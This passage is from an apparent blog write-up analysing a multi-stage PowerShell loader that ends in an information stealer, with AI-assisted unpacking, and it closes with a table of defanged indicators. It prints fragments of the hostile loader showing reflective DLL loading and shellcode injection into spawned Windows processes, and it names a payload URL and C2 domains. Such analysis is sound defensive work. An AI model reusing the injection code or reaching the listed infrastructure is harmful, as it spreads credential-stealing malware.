More housekeeping occurs before it moves the shellcode back into a managed PowerShell variable.
$null = $EmptyMethod.Invoke($null, [object[]]@($PTR_TO_ALLOCATED_MEMORY, [int]$LENGTH_OF_BINARY_BLOB, $xor_key))

[Array]::Clear($xor_key, 0, $xor_key.Length)


$decoded_shellcode = New-Object byte[] $LENGTH_OF_BINARY_BLOB

[System.Runtime.InteropServices.Marshal]::Copy($PTR_TO_ALLOCATED_MEMORY, $decoded_shellcode, 0, $LENGTH_OF_BINARY_BLOB)
After this, it loads the managed DLL from the Base64 string and then clears the decoded bytes from memory. I feel that it is doing a lot of pointless covering of its tracks, which gives me another reason to think it is AI-generated.
$NnceQEWlxHXC = [System.Convert]::FromBase64String($PE_EXECUTABLE)

$shellcode_loader = [System.Reflection.Assembly]::Load($NnceQEWlxHXC)

[Array]::Clear($NnceQEWlxHXC, 0, $NnceQEWlxHXC.Length)
We can then observe the loader getting the type from the DLL and retrieving the entry-point method discussed above.
$v1C8Nn3aniBqlRfFpBJ9 = $shellcode_loader.GetType('v1C8Nn3aniBqlRfFpBJ9')
$KzuRRoZDas5 = $v1C8Nn3aniBqlRfFpBJ9.GetMethod('KzuRRoZDas5')
Using a list of common executables, it then spawns one of those processes and tries to inject the shellcode into it.
$RHjSNTbeVB = [object[]]@([string[]]@("$env:SystemRoot\SysWOW64\explorer.exe", "$env:SystemRoot\SysWOW64\openwith.exe", "$env:SystemRoot\Microsoft.NET\Framework\v4.0.30319\vbc.exe"), [byte[]]$decoded_shellcode)

$UGQHIXeYvFQ = $KzuRRoZDas5.Invoke($null, $RHjSNTbeVB)
After this, the script finishes by tidying up and freeing memory. How considerate of it!
$WRTIPXJhfDW = $null

[Array]::Clear($decoded_shellcode, 0, $decoded_shellcode.Length)

#call to VirtualFree
$null = [HOvpvat0Sr8r5EQYdWI]::VirtualFree($PTR_TO_ALLOCATED_MEMORY, [uint32]0, [uint32]0x8000)

$PTR_TO_ALLOCATED_MEMORY = [IntPtr]::Zero
To extract the shellcode payload in its decoded form, we can write a PowerShell function that operates on the arrays. In isolation, we can run the following code. This does not instruct PowerShell to execute the raw shellcode, although it should still be handled in an isolated analysis environment.
function Invoke-RepeatingXor {
    param(
        [byte[]]$Data,
        [byte[]]$Key
    )

    $out = New-Object byte[] $Data.Length

    for ($i = 0; $i -lt $Data.Length; $i++) {
        $out[$i] = $Data[$i] -bxor $Key[$i % $Key.Length]
    }

    return $out
}

$decoded = Invoke-RepeatingXor -Data $binary_blob -Key $xor_key

[IO.File]::WriteAllBytes("C:\Dangerous\malware\decoded_payload.bin", $decoded)
The second-stage payload
Well, after all that, I had the decoded shellcode payload…
The file and strings commands in Linux were no help…
Loading the shellcode into Ghidra did not help either; it had no idea what to make of it…
I strongly suspected that the entry point was at offset zero and that it was x86 assembly code.
I found a nifty online x86 assembler and disassembler, which lets you decode raw hexadecimal into equivalent assembly instructions.
I plugged the first 30 bytes into the disassembler:
0:  e8 a2 75 05 00          call   0x575a7
5:  00 82 0a 00 19 75       add    BYTE PTR [edx+0x7519000a],al
b:  05 00 98 32 eb          add    eax,0xeb329800
10: c9                      leave
11: ce                      into
12: 83 96 96 25 e2 22 13    adc    DWORD PTR [esi+0x22e22596],0x13
19: bd a2 85 32 da          mov    ebp,0xda3285a2
1e: 38                      .byte 0x38
1f: 85                      .byte 0x85
I think the most important instruction here is call 0x575a7. As its first instruction, the shellcode jumps to somewhere near the middle of itself.
Going to this address in Ghidra and telling it to disassemble gives us a function of roughly 600 lines that could be legitimate:

I think it is safe to say that, at this point, I was extremely far outside my comfort zone and really pushing my own boundaries. I wanted to see what I could do, but realistically, I was a bit lost. I decided to try using AI to see what it could make of the sample. Since I have access to Daybreak Blue, this seemed like a good opportunity to try it.
Having spent some time on it, I do not think I would have managed to understand this assembly by myself. Using Codex with Daybreak Blue, I was able to determine that it was a packed executable: the shellcode contained XOR functions and used the aPLib decompression algorithm. Codex was then able to extract the third-stage payload, which had valid MZ and PE headers.
Somehow, we had landed on our feet again—or so I thought. I checked the binary with ExifTool, and it looked like an official Microsoft binary, although I did not trust the metadata. It was very likely spoofed; the binary was unsigned, so there was no Authenticode signature to verify.
exiftool decoded_stage2_pe.bin
ExifTool Version Number         : 12.76
File Name                       : decoded_stage2_pe.bin
Directory                       : .
File Size                       : 689 kB
File Modification Date/Time     : 2026:09:02 23:02:41+00:00
File Access Date/Time           : 2026:09:02 23:04:59+00:00
File Inode Change Date/Time     : 2026:09:02 23:04:45+00:00
File Permissions                : -rw-rw-r--
File Type                       : Win32 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 0000:00:00 00:00:00
Image File Characteristics      : Executable, 32-bit
PE Type                         : PE32
Linker Version                  : 14.42
Code Size                       : 609280
Initialized Data Size           : 78336
Uninitialized Data Size         : 0
Entry Point                     : 0x95013
OS Version                      : 6.0
Image Version                   : 3.9
Subsystem Version               : 6.0
Subsystem                       : Windows GUI
File Version Number             : 10.0.22000.2914
Product Version Number          : 10.0.22000.2914
File Flags Mask                 : 0x003f
File Flags                      : (none)
File OS                         : Windows NT 32-bit
Object File Type                : Executable application
File Subtype                    : 0
Language Code                   : English (U.S.)
Character Set                   : Unicode
Company Name                    : Microsoft Corporation
File Description                : Windows Performance Analyzer
File Version                    : 10.0.22000.2914
Internal Name                   : WPA.exe
Legal Copyright                 : © Microsoft Corporation. All rights reserved.
Original File Name              : WPA.exe
Product Name                    : Microsoft® Windows® Operating System
Product Version                 : 10.0.22000.2914
I wanted to ensure that it was worth continuing, so I submitted the file’s hash to VirusTotal, and it lit up like a Christmas tree. At the very least, this confirmed that we were on the right track and validated everything I had done up to this point. We definitely had an interesting binary.

Examining the new third-stage payload in Ghidra revealed an entry point:
void entry(void)
{
  FUN_0045ef40();
  return;
}
That led to a function containing roughly 1,600 lines of incomprehensible code. There were thousands of functions and no strings in sight—nothing that stood out as a URL, IP address, or connection endpoint. Was this binary heavily obfuscated, encrypted, or perhaps even packed?
Once again, I was in the dark and unsure how to proceed. I asked Codex to perform a static analysis of the binary. It was not packed, which was good; instead, it transpired that all the strings were encrypted. Joy.
I let Codex extract all the strings and decrypt them using Python. It was clear that this was an information stealer: it accessed browser data, various registry keys, Steam data, and more.
Looking through the strings revealed several DNS candidates. I believe the awsstatic entry is a legitimate domain associated with Amazon Web Services.
lb[.]packetshift[.]cc
dist[.]binarypilot[.]cc
awsstatic[.]com
It performs DNS resolution using Google and Cloudflare services and also appears to employ DNS over HTTPS, so standard DNS sinkholing may be inadequate.
8.8.4.4
dns.google
cloudflare-dns.com
1.1.1.1
8.8.8.8
1.0.0.1
Some searching confirmed that dist[.]binarypilot[.]cc is a well-known malware domain that serves ACR Stealer. I suspect that lb[.]packetshift[.]cc is also involved; at the time of writing, it was a newly registered domain using Cloudflare.
Conclusion
Although I am disappointed that I could not take this further without AI assistance, it was a fun puzzle. Despite the challenges, I am happy that I identified the malware strain and obtained IOCs, which is the main objective from a defensive point of view.
Daybreak Blue is powerful, and I can definitely see myself using it in the future, but it does take some of the fun out of this type of work. I would love to try Daybreak Red, but I fear that it may do the same with red teaming and penetration-testing systems. What makes these subjects so interesting to me is the hunt: the dopamine rush when you pop a shell or make something behave unexpectedly. That feeling is lacking when using AI.
Indicators of compromise
| Type | Indicator | Description |
|---|---|---|
| Domain | lb[.]packetshift[.]cc | Infrastructure observed during the analysis |
| Domain | dist[.]binarypilot[.]cc | ACR Stealer C2 server |
| URL | https[://]raw[.]githubusercontent[.]com/maks-835/distill/refs/heads/main/impromptu | Stage 1 payload |
| URL pattern | https[://]raw[.]githubusercontent[.]com/maks-835/* | Files hosted under the associated GitHub account |
| SHA-256 | D8C365045C160546AC0AD8F0DB8A19BA63223DFE886FE205A13A7B9736C6A2FB | impromptu stage 1 payload |
| SHA-256 | A884E39431C89A72F5C7C5BEA8012721F13DD5D38D9FF4287C9F7DDF55E71BE0 | Embedded managed DLL |
| SHA-256 | 836FE7DDA089CDE49EC4E4B248E103CEF69F51A8702712D1DFDF98C5BA095C2C | Decoded stage 2 payload |
| SHA-256 | A3C56A5B3CFA95F92CAB28C3EB0C1CF995216EB03552E61FC1ADD8329D79C233 | Stage 3 payload |